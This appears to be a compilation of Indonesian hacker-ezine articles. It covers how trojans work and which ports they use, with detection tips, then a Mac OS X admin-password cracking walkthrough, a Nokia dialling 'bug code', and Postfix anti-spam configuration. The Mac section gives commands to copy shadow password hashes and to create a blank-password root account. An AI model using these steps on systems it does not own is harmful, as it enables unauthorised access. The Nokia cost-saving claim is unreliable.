
11. Bagaimana Trojan Bekerja ?

Disini saya akan menjelaskan bagaimana Trojan bekerja. Ketika korban menjalankan server ia akan membuka beberapa port yang spesifik dan menunggu untuk koneksi. Hal ini bisa menggunakan TCP atau UDP protokol. Ketika kita melakukan koneksi dengan alamat ip korban kita bisa melakukan apa saja karena server membiarkan kita melakukan fungsi yang ada pada Trojan dikomputer korban (setiap Trojan berbeda-beda dalam hal fasilitas yang ada). Beberapa Trojan restart setiap kali windows diload. Mereka memodifikasi win.ini atau system.ini agar Trojan bisa restart tapi beberapa Trojan baru menggunakan registry supaya mereka bisa restart. Trojan berkomunikasi seperti client dan server. Korban menjalankan server sedangkan penyerang mengirim perintah pada komputer yang terinfeksi dengan menggunakan client, dan server kemudian mengikuti apa yang diperintahkan oleh client.


12. Port-port Yang Umum Digunakan Oleh Trojan

Dibawah ini adalah daftar port yang biasa digunakan oleh Trojan :


Satanz Backdoor|666
Silencer|1001
Shivka-Burka|1600
SpySender|1807
Shockrave|1981
WebEx|1001
Doly Trojan|1011
Psyber Stream Server|1170
Ultors Trojan|1234
VooDoo Doll|1245
FTP99CMP|1492
BackDoor|1999
Trojan Cow|2001
Ripper|2023
Bugs|2115
Deep Throat|2140
The Invasor|2140
Phineas Phucker|2801
Masters Paradise|30129
Portal of Doom|3700
WinCrash|4092
ICQTrojan|4590



Sockets de Troie|5000
Sockets de Troie 1.x|5001
Firehotcker|5321
Blade Runner|5400
Blade Runner 1.x|5401
Blade Runner 2.x|5402
Robo-Hack|5569
DeepThroat|6670
DeepThroat|6771
GateCrasher|6969
Priority|6969
Remote Grab|7000
NetMonitor|7300
NetMonitor 1.x|7301
NetMonitor 2.x|7306
NetMonitor 3.x|7307
NetMonitor 4.x|7308
ICKiller|7789
Portal of Doom|9872
Portal of Doom 1.x|9873
Portal of Doom 2.x|9874
Portal of Doom 3.x|9875
Portal of Doom 4.x|10067
Portal of Doom 5.x|10167
iNi-Killer|9989
Senna Spy|11000
Progenic Trojan|11223
Hack?99 KeyLogger|12223
GabanBus|1245
NetBus|1245
Whack-a-mole|12361
Whack-a-mole 1.x|12362
Priority|16969
Millennium|20001
NetBus 2 Pro|20034
GirlFriend|21544
Prosiak|22222
Prosiak|33333
Evil FTP|23456
Ugly FTP|23456
Delta|26274
Back Orifice|31337
Back Orifice|31338
DeepBO|31338
NetSpy DK|31339



BOWhack|31666
BigGluck|34324
The Spy|40412
Masters Paradise|40421
Masters Paradise 1.x|40422
Masters Paradise 2.x|40423
Masters Paradise 3.x|40426
Sockets de Troie|50505
Fore|50766
Remote Windows Shutdown|53001
Telecommando|61466
Devil|65000
The tHing|6400
NetBus 1.x|12346
NetBus Pro 20034
SubSeven|1243
NetSphere|30100
Silencer |1001
Millenium |20000
Devil 1.03 |65000
NetMonitor| 7306
Streaming Audio Trojan| 1170
Socket23 |30303
Gatecrasher |6969
Telecommando | 61466
Gjamer |12076
IcqTrojen| 4950
Priotrity |16969
Vodoo | 1245
Wincrash | 5742
Wincrash2| 2583
Netspy |1033
ShockRave | 1981
Stealth Spy |555
Pass Ripper |2023
Attack FTP |666
GirlFriend | 21554
Fore, Schwindler| 50766
Tiny Telnet Server| 34324
Kuang |30999
Senna Spy Trojans| 11000
WhackJob | 23456
Phase0 | 555
BladeRunner | 5400
IcqTrojan | 4950




InIkiller | 9989
PortalOfDoom | 9872
ProgenicTrojan | 11223
Prosiak 0.47 | 22222
RemoteWindowsShutdown | 53001
RoboHack |5569
Silencer | 1001
Striker | 2565
TheSpy | 40412
TrojanCow | 2001
UglyFtp | 23456
WebEx |1001
Backdoor | 1999
Phineas | 2801
Psyber Streaming Server | 1509
Indoctrination | 6939
Hackers Paradise | 456
Doly Trojan | 1011
FTP99CMP | 1492
Shiva Burka | 1600
Remote Windows Shutdown | 53001
BigGluck, | 34324
NetSpy DK | 31339
Hack?99 KeyLogger | 12223
iNi-Killer | 9989
ICQKiller | 7789
Portal of Doom | 9875
Firehotcker | 5321
Master Paradise |40423
BO jammerkillahV | 121

13. Bagaimana Kita bisa Memonitor Komputer Kita Tanpa Antivirus/ AntiTrojan ?

Sekali lagi banyak orang berpikir bahwa ketika mereka mempunyai Trojan scanner atau antivirus mereka telah aman. Cara terbaik untuk memeriksa adanya Trojan adalah dengan melakukannya sendiri. Kita tidak bisa 100% yakin Trojan scanner bekerja dengan semestinya jadi mulailah mengeceknya sendiri. Kita selalu perlu untuk memeriksa port mana yang terbuka didalam sistem dan jika kita melihat salah satu dari port yang umum digunakan Trojan terbuka kita mungkin telah terinfeksi.

14. Tips & Tricks


- Kita bisa memeriksa dengan mengetikkan "netstat -al" (tanpa tanda petik) pada MS-DOS prompt atau menggunakan software/program yang bisa membantu kita.



- Selalu memberikan perhatian file-file apa saja yang sedang berjalan/running (Ctrl+Alt+Del lalu pilih option Process) dikomputer kita dan memeriksa jika ada sesuatu yang mencurigakan seperti nama proses yang sedang berjalan. Saya pikir kita bisa memeriksa file seperti config.exe, himem.exe, server.exe, svchost.exe (pada winXp normalnya svchost.exe mempunyai 4 proses) atau winlilo.exe atau beberapa nama yang kelihatan lucu atau unik. Coba pakai Hex editor dan jika ada tulisan seperti "schoolbus server" atau kata apapun yang berakhiran server maka kita harus meng-end process program tersebut. Pastikan kita memonitor selalu registry dan periksa jika ada perubahan yang terjadi. Juga selalu memeriksa system.ini dan win.ini karena mereka (Trojan) masih bisa restart dari sini. Dan seperti yang telah saya katakan selalu mendownload program seperti ICQ, mIRC atau beberapa program terkenal lainnya dari situs resminya. Mengikuti aturan sederhana seperti ini akan menolong kita/anda mencegah komputer kita dari kemungkinan terinfeksi oleh Trojan.

- Ketika sedang browsing di internet dan merasa komputer kita kinerjanya menurun (bukan koneksi ke internet) dan terasa berat, cek dengan menekan Ctrl+Alt+Del dan lihat pada tab performance dan lihat grafik CPU Usage jika 100% maka mungkin komputer kita telah terinfeksi dan si penyerang sedang melakukan aksinya. Ini berarti ia sementara connect dengan PC kita dan sedang melakukan sesuatu. Segera disconnect dari sambungan internet atau langsung cabut aja kabel koneksi dari komputer kita.

- Jika kita telah terinfeksi, beberapa Trojan mempunyai kemampuan untuk men-disable Restore Point (WinXp) dan juga men-disable program antivirus seperti Norton Antivirus, McAfee Antivirus, PC-Cillin, Anti Trojan, dan beberapa program antivirus lainnya dan juga beberapa program firewall semacam ZoneAlarm. Indikasinya jika kita menjalankan program antivirus ini misalnya Norton, maka yang muncul hanya splash screennya (gambar program, biasanya muncul pertama kali ketika kita menjalankan program tersebut) kemudian menghilang. Ada dua hal yang bisa menyebabkan ini terjadi yaitu filenya corrupt/rusak atau kemungkinan terburukya benar Trojan. Solusinya tekan Cltr+Alt+Del lalu lihat Process jika ada program yang berjalan mempunyai nama yang aneh atau terdapat kata server maka segera end process-kan. Coba buka Norton lagi jika bisa berfungsi anda sedikit aman. Kenapa saya bilang sedikit aman karena belum tentu program antivirus ini bisa mendeteksi adanya Trojan pada saat anda melakukan scanning. Point utama ketika anda akan melakukan scanning adalah program antivirus yang anda miliki HARUS memiliki update definisi virus/Trojan terbaru karena seperti yang telah berulangkali saya katakan diatas tidak semua Trojan bisa di deteksi oleh program antivirus. Jika program antivirus anda tetap tidak mau nongol anda harus mematikan satu persatu proses yang sedang berjalan dimulai dari username-nama anda/komputer, Local Service, dan terakhir System diselingi dengan mencoba membuka kembali program antivirus anda sampai bisa berfungsi.



- Kemungkinan lain jika kita telah positif terinfeksi adalah jika kita menekan Ctrl+Alt+Del maka kita tidak akan menemukan apa-apa pada tab Process selain opsi Show Processes From All User. End Process-nya mungkin masih ada tapi sama juga boong. Yang lebih sadis lagi adalah jika Trojan telah sukses mendisable Ctrl+Alt+Del maka jika kita mencoba menekan Ctrl+Alt+Del maka akan muncul kotak dialog yang berbunyi begini kira-kira This function has been disable by your administrator gila nggak tuh lha wong administratornya kita kok. Solusi dari masalah ini saya pikir mungkin hanya memformat ulang c: dan menginstall baru system operasi anda. Mudah bukan !

- Sebaiknya memakai program Anti Trojan (anda bisa mencarinya dengan google dengan kata kunci : antitrojan tools) untuk mendeteksi adanya Trojan karena program ini memang didesain untuk secara khusus memeriksa komputer yang terinfeksi oleh Trojan. Dan hal kecil yang sering dilupakan orang adalah selalu melakukan update definisi virus/Trojan terbaru yang setiap hari selalu tersedia pada situs program yang anda gunakan. Begitu pentingnya update ini sehingga jika anda mempunyai sekitar 5 program antivirus dan anti Trojan tidak akan ada artinya jika tidak di update secara teratur.
So keep up to date bro !!!


15. Final Words

Tulisan ini hanya untuk tujuan pendidikan dan pembelajaran semata dan penulis tidak akan bertanggung jawab jika ada yang menyalahgunakan tulisan ini.
Its your decision. USE AT YOUR OWN RISK !!!

REFERENSI a.k.a bacaan :
http://library.2ya.com (thankz for the trojan)
Paman google
Otakku yang jenius :)
The Maniac (i forgot this guy url's)

*greetz to:
My sweet angel, @melia, that could'nt i never had.
My friendz on electrical engineering UNSRAT angk. 2000, wahid, adon, agung, wiwid, eping and much2 more !! Thankz for our friendship !

kirimkan kritik && saran ke adifigo@telkom.net



.:: Crack Admin Password (Mac OS x) ::.

Author: AgD || saddam.husein@gmail.com || AgD@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Untuk meng-crackpassword langkah pertama adalah mendapatkan hash. Run terminal and type:


G4x:~ noadmin$ nidump passwd .
-- anda akan melihat admin username diikuti tanda : ********
ex: root:********:0:0::0:0:System Administrator:/var/root:/bin/sh
admin:********:503:503::0:0:agd:/Users/admin:/bin/bash
agd:********:503:503::0:0:agd:/Users/agd:/bin/bash

G4x:~ noadmin$ niutil -read . /users/admin --> untuk membaca profil dari admin dan akan
-- dihasilkan generateduid : F8EE9D97-4E66-11D9-AFFE-000A95C81955 --> make note about this

misalkan untuk melihat profil dari user agd:

G4x:~ noadmin$ niutil -read . /users/agd
name: agd
_writers_passwd: agd
_writers_tim_password: agd
_writers_picture: agd
shell: /bin/bash
_writers_hint: agd
home: /Users/agd
gid: 503
authentication_authority: ;ShadowHash;
_writers_realname: agd
picture: /Library/User Pictures/Animals/Dog.tif
passwd: ********
realname: agd
hint:
sharedDir: Public
_shadow_passwd:
uid: 503
generateduid: F8EE9D97-4E66-11D9-AFFE-000A95C81944
---

kemudian untuk meng-generate kedalam file text lakukan perintah berikut:



G4x:~ noadmin$ nireport / /users agd generateduid > crck.txt

reboot, masuk melalui single-user mode (hold Cmd+S). dan ketikan perintah ini:

mount -uaw
cp -R /var/db/shadow/hash /Users/hash
chmod -Rf 777 /Users/hash
reboot

perintah diatas untuk memindahkan file hash ke directory /Users/hash.
Setelah mendapatkan hash, download john the ripper di http://www.openwall.com/john/

Cara untuk menggunakan JTR tidak akan dibahas disini karena sudah banyak sekali tutorial-tutorial yang bertebaran di inet tentang JTR ini.

Jika anda tetap tidak mendapatkan akses untuk melakukan perintah2 diatas, maka anda dapat sama sekali menghapus file database netinfo dan menggantinya dengan yang baru sehingga yang dapat masuk kedalam komputer hanya user yg anda ciptakan.
---


hanya dengan melakukan perintah ini:
---
reboot ke single user mode, secara default anda akan mempunyai akses root.

localhost:/ root# /sbin/mount -uw /
localhost:/ root# cd /var/db/netinfo
localhost:/var/db/netinfo root# mv local.nidb local.nidb.old --->tujuannya untuk menonaktifkan netinfo
sebelumnya, dan mengganti dg yg baru
localhost:/var/db/netinfo root# /usr/libexec/create_nidb   --->netinfo baru!
localhost:/var/db/netinfo root# nicl -raw local.nidb -create /users/root passwd "" -->enable root
sehingga anda bisa mengakses komputer dalam mode gui dengan account root (password blank) dan membuat account baru (admin) sesuka anda

localhost:/var/db/netinfo root# exit

---

atau jika anda tidak ingin mereset keseluruhan database netinfo gunakan perintah ini pada single-user:
---
localhost:/ root# /sbin/fsck -y



```
localhost:/ root# /sbin/mount -wu
localhost:/ root# /sbin/SystemStarter
localhost:/ root# niuitil -appendprop / /groups/admin users USER
localhost:/ root# sudo reboot
```


Maaf ternyata cara diatas tidak berhasil, karena saya menggunakan tehnik ini pada OS 10.2 (it's work!) dan mungkin tidak berhasil pada OS 10.3

Dan jika terdapat kesalahan mohon dikoreksi untuk menghasilkan tulisan yang jauh lebih baik :P

REFERENSI : http://freaky.staticusers.net
http://www.openwall.com/john/

*GREETZ TO:
Apple G4, Mr. Steve Jobs, [M4'is]--> kamana wae mank??, [Bono the CaT] [Ono], Echo|Staff (yg mau memuat tulisan ini, thank's bro!) Echo|Memberz, Barudak newbie_hacker dan semua portal Hacking dan open source di indonesia

kirimkan kritik && saran ke saddam.husein@gmail.com || AgD@telkom.net



Nokia Bug Code

Author: Al_k || Al_k_000@yahoo.com
Online @ www.echo.or.id :: http://ezine.echo.or.id ::

$$$ Assalamualaikum wr wb $$$

Perhatian tuk semuanya, baik New-bie atawa hacker atawa juga Wizard --> kok ada ???
jangan baca artikel kacangan ini kalo dah pada tau.

Salam-at pagi siang sore dan malam (???)
Yoou-yoou-yoou... maybe Al_k_000 terdengar asing di telinga u semuanya,
karena emang Al_k_000
itu new-bie bodoh yang ngotot banget pengen ngebagi ilmu-nya yang itu
juga didapet dari orang laen.
Blah... bulshit tuk semua ocehan di atas, let's go to kernel ...

Nokia Bug Code... (hmmm it's great hah ???)
============================== = = = === = =====


$ Kali ini aku cuma mo ngasih tau kalo ada Bug di HP, Nokia only.
$ Ini berlaku tuk semua HP jenis Nokia... 'n all of sim card.
$ Berguna banget tuk ngelambatin laju pulsa.
$ Ex : nelepon agak lama cuma 500,-
$ Cuma make satu cara,
$ Tinggal masukin code ini : "*#746025625#" nggak pake "
$ di gunain sebelum dan sesudah ngobrol. Pokoknya sampe ada komentar :
$ (kalo gak salah) "The sim clock is allowed" --> ini tandanya berhasil.

Dah, gitu doank... , laen kali mo nyari yang laen lagi tunggu aja tanggal maennya...
Sorry yah kalo gak bisa, berarti mereka udah memperbaiki bug-nya... :)
Dan sorry berat kalo ini udah basi... :(
Just for knowledge

$ $ $ $ $ $ $ $ $ $ $ $ $

- Thank's to Alloh swt.

- Makasih tuk temen di KOPASUS PUSDIKZI, yang dah ngasih ilham atas ilmunya...



- Astr0_blu3_c00l makasih berat yah dah buat penasaran hingga ngebuat aku menjadi makin bingung. Moga-moga hukuman nggak boleh make internet-nya berakhir.
- A1_mv570f4 sorry yah CD XP-nya blom bisa dibalikin.
- 4l_f1kry mana CD-Visual Studio-ku...
- Makasih buat anak-anak satu pemikiran yang dah mau coba code-code dari-ku meskipun banyak yang salah (hehehe). Terutama tuk kang -you see i- (UCI)
- Mamah... makasih yah uang jajan tuk on-line-nya (hehehe masih anak mamah), aku blom punya koneksi di rumah.
- http://www.hizbut-tahrir.or.id yang dah ngirimin artikel islami gratisnya setiap aku buka email ku.

Sorry Bratz :

==========

= “MAAF SEBESAR-BESARNYA KEPADA PERUSAHAAN NOKIA YANG TERNYATA MALAS SEKALI UNTUK =

= MEM-PATCH KESALAHAN YANG ANDA PERBUAT SENDIRI, SEKALI LAGI SAYA MINTA MAAF”. =


==========

satu lagi tuk " biatch-X ", kok gitu sih ...
susah di ajak silaturahmi, mentang-mentang dah tingkat tinggi hehehe bcanda...
Buat y3d1ps moga-moga bisa tetep aktif di echo-nya ampe tua ampe gempor
===== == = = = ==========
From Al_k_000 << "Capitalism must be hacked" ; [al_k / -fk-]
the initial of Al-Khoiriy/Fikrul Khoiriy

Attention for all of computer maniac, sebarin ilmu yang u semua dah dapetin jangan dimakan sendiri. Minimal kirimin ke email saya.... hehehe just kidding

Wassalamualaikum wr wb

------- hehehe tutorialnya dikit, kirim pesennya banyak, banyak omong yah...!!! :) ----



Lebih lanjut di Security Postfix [Part 1]

Author: antonrahmadi || antonrahmadi@yahoo.com
Online @ www.diskusiweb.com :: http://members.lycos.co.uk
18 November 2004

---Envelope dari Email---

Postfix dapat dengam mudah melakukan pendeteksian spam berdasarkan pada alamat pengirim atau penerima email. Hal ini penting sekali karena kemungkinan besar ada perbedaan pada alamat pengirim dan penerima. Yang pertama kali adalah mengecek bagian alamat envelope, yang merepresentasikan percakapan antar SMTP (mesin ke mesin). Yang kedua, adalah kata “From:” dan “To:” pada bagian header dari pesan.


Berikut ini adalah ilustrasi percakapan sesi SMTP, menggunakan netcat.

```
# nc smtp.example.com 25
          220 smtp.example.com ESMTP ReegenMail
helo some.host.dom
         250 smtp.example.com
mail from: spammer@no_such_domain.com
        250 Ok
rcpt to: innocent_bystander@example.com
       250 Ok
data
       354 End data with <CR><LF>.<CR><LF>
From: FooBar@some_address.net
To: My_Friend@some_other_address.net
Subject: You've just got to see this!


(blahblahblah)
.
       250 Ok: queued as 1F75BD8
quit
#
```

Pesan diatas dapat dibagi menjadi :

a.alamat envelope pengirim : spammer@no_such_domain.com, yang artinya, apabila email ditolak, maka pesan error akan dikirimkan ke alamat ini. SMTP server tidak akan



melihat konten dari email untuk menentukan kemana email dikembalikan, tetapi melihat envelope ini.

b.alamat envelope penerima : innocent_bystander@example.com, yang artinya, apabila email diteruskan, maka pesan akan dikirimkan ke alamat ini.

c.Bagian header pesan “From:” : menunjukkan bahwa email ini dikirim oleh FooBar@some_address.net,
tetapi alamat ini tidak sama dengan alamat envelope-nya.

d.Bagian header pesan “To:” : menunjukkan email ini ditujukan kepada My_Friend@some_other_address.net,
tetapi alamat ini tidak sama dengan alamat envelope-nya.

e.Bagian header pesan "Subject:" menunjukkan subyek dari email ini.

---Postfix Map Files---

Beberapa konfigurasi Postfix memanfaatkan file selain main.cf (external files). Berkas-berkas ini terdiri dari alamat-alamat email, nama host, atau data lain mengenai apa yang harusnya diterima atau ditolak oleh SMTP.

Sebagai contoh, sebuah file map yang digunakan untuk restriksi pada SMTPD (file ini biasanya disimpan pada direktori yang sama dengan konfigurasi main.cf, yaitu /etc/postfix):


```
trusted_friend@example.com                OK
grandpa_george@some_domain.org            OK

hostile_domain.com                        REJECT

ex-girlfriend@some_host.net       554 Get a life and move on.

busy-mailinglist@example.org      450 Sorry, we're performing an upgrade
                                      of our mailinglist software, be back on
Thursday.
```

Kalimat pertama mendaftar beberapa data yang akan digunakan oleh aturan pembedaan spam biasanya berupa nama host ataupun alamat email. Pada penggunaan regular expression (regex), kalimat pertama adalah apa saja yang berada diantara karakter slash (/), untuk aturan ini akan dijelaskan kemudian. Kalimat pengingat Sorry, we're



performing an upgrade of our mailinglist software, be back on Thursday adalah hasil yang dikeluarkan oleh postfix bila proses tersebut ditemukan. Setiap restriksi pada Postfix (baik berdasar pesan pengirim, HELO, respon, dsb) dapat berbeda dalam nilai baliknya. Tetapi, bila ada opsi aturan seperti “OK” dan “REJECT”, SMTP akan menerima atau menolak proses sebuah email secara permanen.

File dengan format ANSI biasa (flat file) ini perlu dikonversi menjadi lookup table atau dikenal sebagai map file sehingga dapat dibaca oleh Postfix. Beberapa format tabel yang mampu dibaca adalah hash, dbm, atau btree. Lookup table sebenarnya sama dengan format ANSI biasa, tetapi diindeks sehingga dapat ditemukan secara sangat cepat oleh program Postfix. Format hash dan btree akan berekstensi .db, sementara dbm akan terdiri dari dua file, satu berekstensi .pag, lainnya .dir. Kecuali Anda seorang geek, Anda dapat berpegang pada aturan umum yaitu dengan melihat konfigurasi di postconf:

```
$ postconf |grep database_type
        default_database_type = hash
```

Di linux, map file akan dipanggil dengan metode hash, dengan di BSD akan dipanggil dengan metode dbm, perintah pembuatan map file dilakukan dengan postmap.

```
#postmap {/etc/postfix/nama_file}
```

Proses pemanggilannya di file utama main.cf (diasumsikan mesin yang digunakan adalah linux) adalah dengan:

```
nama_konfigurasi=hash:{/etc/postfix/nama_file}
```

Dalam artikel ini, secara eksplisit akan digunakan format hash, sehingga bila ingin menggunakan map file untuk restriksi'check_client_access' akan digunakan perintah:


```
check_client_access hash:/etc/postfix/access
```

Pada kasus di atas, instalasi standar Postfix menggunakan format hash (file berkstensi .db), sehingga dalam semua konfigurasi file yang dipanggil oleh /etc/postfix/main.cf, cara ini akan selalu digunakan. Berikut ini adalah contoh pemanggilan hash dengan nama file access yang diletakkan di /etc/postfix :

```
some_configuration_rule = check_client_access
                                hash:/etc/postfix/access
```

Aturan check_client_access akan mencari map file dari /etc/postfix/access (yaitu access.db) sebagai file kunci lookup table-nya.

Ada pengecualian disini, yaitu pada instalasi Postfix di modus chroot, dimana /etc/postfix



tidak dapat dibaca. Konfigurasi standar dari Postfix dan contoh penggunaam map file untuk semua jenis restriksi ada pada /etc/postfix/access. Map file ini akan digunakan pada semua jenis restriksi sehingga aturan akan lebih ketat dari yang diharapkan. Misal map file /etc/postfix/access digunakan pada /etc/postfix/main.cf, seperti berikut:

```
smtpd_something_restrictions = {other rules},
check_recipient_access hash:/etc/postfix/access,
check_sender_access hash:/etc/postfix/access,
check_client_access hash:/etc/postfix/access
```

sedangkan isi dari /etc/postfix/access adalah:

```
# reject mail from bad_domain.com
bad_isp.com   REJECT
```

Ini berarti baik pengiriman atau penerimaan email ke atau dari domain dab_isp.com tidak akan diproses (REJECT). Aturan ini juga berlaku untuk semua network yang menggunakan reverse DNS dari bad_isp.com.

Namun, bila yang diinginkan adalah hanya salah satunya, penggunaan satu konfigurasi map file tidak dianjurkan. Begitu juga pada aturan OK, setting menggunakan satu map file akan cenderung terlalu bebas, sehingga mengundang spam. Penggunaan minimal dua map file untuk aturan yang berbeda dianjurkan, misalnya :

```
smtpd_something_restrictions = {other rules},
                check_recipient_access hash:/etc/postfix/access.recipient,
                check_sender_access hash:/etc/postfix/access.sender,
                check_client_access hash:/etc/postfix/access.client
```


Dengan demikian, setiap aturan dapat menjadi lebih spesifik.

---Format envelope yang valid---

Setelah SMTP helo dikirimkan, klien perlu memberitahukan MTA siapa yang mengirimkan email (MAIL FROM) and kemana email tersebut dikirimkan (RCPT TO). Komunikasi ini sebaiknya mengikuti RFC-821. Beberapa software spam tidak ketat dalam aturan ini, sehingga kita dapat membloknya. Yang perlu dilakukan adalah menambahkan bagian ini pada /etc/postfix/main.cf:

```
strict_rfc821_envelopes = yes
```

Sejak kebanyakan SMTP server permisif terhadap RFC-821, banyak sekali software yang



tidak mengikuti aturan ini secara benar, artinya menggunakan baris ini pada konfigurasi postfix Anda dapat berarti pedang bermata dua, menolak spam atau juga menolak email yang legitimate tetapi tidak mengikuti aturan RFC-821 yang benar.

---Urutan Restriksi---

Proses Postfix untuk restriksi mengikuti urutan:

smtpd_client_restrictions
smtpd_helo_restrictions
smtpd_sender_restrictions
smtpd_recipient_restrictions

Urutan ini mengacu pada proses sesi SMTP berlangsung. Restriksi-restriksi ini memungkinkan terjadinya pemeriksaan secara berulang yang setiap prosesnya menghasilkan satu nilai balik diantara berikut:


a.OK – Email sesuai atauran, lanjutkan ke proses selanjutnya;
b.DUNNO – Tidak dapat disimpulkan dari restriksi ini. Cek aturan restriksi selanjutnya untuk menentukan langkah yang diambil; dan,
c.REJECT – Email ini ditolak. Tidak usah cek aturan restriksi selanjutnya.

